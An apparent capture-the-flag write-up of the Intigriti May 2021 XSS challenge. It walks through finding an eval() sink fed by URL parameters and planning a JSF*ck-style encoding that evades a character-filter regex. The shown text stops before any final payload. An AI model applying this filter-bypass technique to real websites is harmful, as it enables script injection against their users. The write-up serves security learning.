Intigriti May 2021 Challenge: XSS Challenge 0521 by GrumpinouT

End of May ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new cross site scripting challenge. This time not created by themselves but by a hacker from the community as part of his bachelor thesis: https://twitter.com/GrumpinouT

Rules of the challenge

- Should work on the latest version of Firefox or Chrome
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks

Challenge


To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to launch a Cross Site Scripting (XSS) attack against our victim. In this challenge it was accepted that the victim still needs to perform a mouse click on a button.

The XSS attack


Recon


As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

Once we visit the challenge page the most interesting part seems to be at the bottom as we can control an input field:




First things first lets test the web application. We will use the application in a normal way and input a correct and incorrect value to see what happens:





Alright some kind of captcha checking if we can solve the math. If we solve it the application is sure we are not web robots accessing the page.


Time to dig a bit deeper and have a look at the client side code we can read via the source of the web application. The main application page does not reveal much except another PHP page that is embedded via an iframe. This PHP page takes care of the check if we are a web robot or not.




We now found a PHP page that takes care of the captcha check. Lets visit that page and see what we can do there. The page itself shows the math we need to solve to prove we are not web robots:

As this page is embedded via an iframe in the main application page we already know the normal behaviour when we use it so we can immediately check the source code of this page.


The first part is HTML code to build the page which is less interesting for us:




The last part of the page contains Javascript which is of course very interesting as we can abuse this to launch our XSS attack later:



I am not a Javascript programmer so I try to analyse the code as good as I can to understand it. I mostly use the Chrome or FireFox developer tools (F12 button) by setting breakpoints while using the application.




So here my analysis of what happens in the Javascript code.



The calc function at the end is by far the most interesting as it evaluates our input and uses the Javascript “eval()” function with our input. Seeing “eval()” in source code executing things we control as an attacker is always very interesting for DOM XSS.

https://portswigger.net/web-security/cross-site-scripting/dom-based

A deeper dive into the calculation part:



What do we know at this point:

- We need to reach the “eval()” part of the code to execute our malicious Javascript
- A regex is checking our input for “illegal” characters: `/[a-df-z<>()!\\='"]/gi`
- The regex only allows us to use following that could be interesting to run our own code:
    - Numbers 0 to 9
    - Letter e
    - Some brackets [] {}
    - Math signs + – * /
- Input parameters a, b and c are used. Can we control them?

URL parameters

At this point I test to see if I can control one of the 3 parameters. This can be done via the URL and check for reflection in the web application:

It becomes clear we can control parameter b and c. a is not reflected and thus not usable.

Javascript with a limited character set

Ok at this point we know the parameters we control and also that we are very restricted in what is allowed as input for these parameters. Can we even inject valid Javascript code which such a limited character set?


- Numbers 0 to 9
- Letter e
- Some brackets [] {}
- Math signs + – * /

The answer is yes :-). There is something very interesting called JSF*ck:

http://www.jsfuck.com/

With only brackets and ! + we can write valid Javascript code!

This can easily be tested via the browser developer tools by performing a self XSS:



Building our own limited Javascript character set dictionary

Just using JSF*ck would be to easy :-). If you check our regex that we need to pass we are not allowed to use the “!” sign. Bad luck we will need to build our own dictionary and evade the “!” sign. But our regex is not that strict and still allows numbers and the letter “e” :-)

This is how I did it:

I combined different techniques from following resources and with trial and error I was able to build the dictionary needed:

https://portswigger.net/research/executing-non-alphanumeric-javascript-without-parenthesis


https://codegolf.stackexchange.com/questions/206717/get-string-with-javascript-using-only-the-symbols-from?noredirect=1&lq=1

https://codegolf.stackexchange.com/questions/75423/jsfk-with-only-5-symbols

The first question is which letters and characters do we need to create for eval() to execute Javascript and alert the domain?

We need following: **alert(document.domain)**


As eval will see this as javascript code and execute it (Here shown with self XSS):



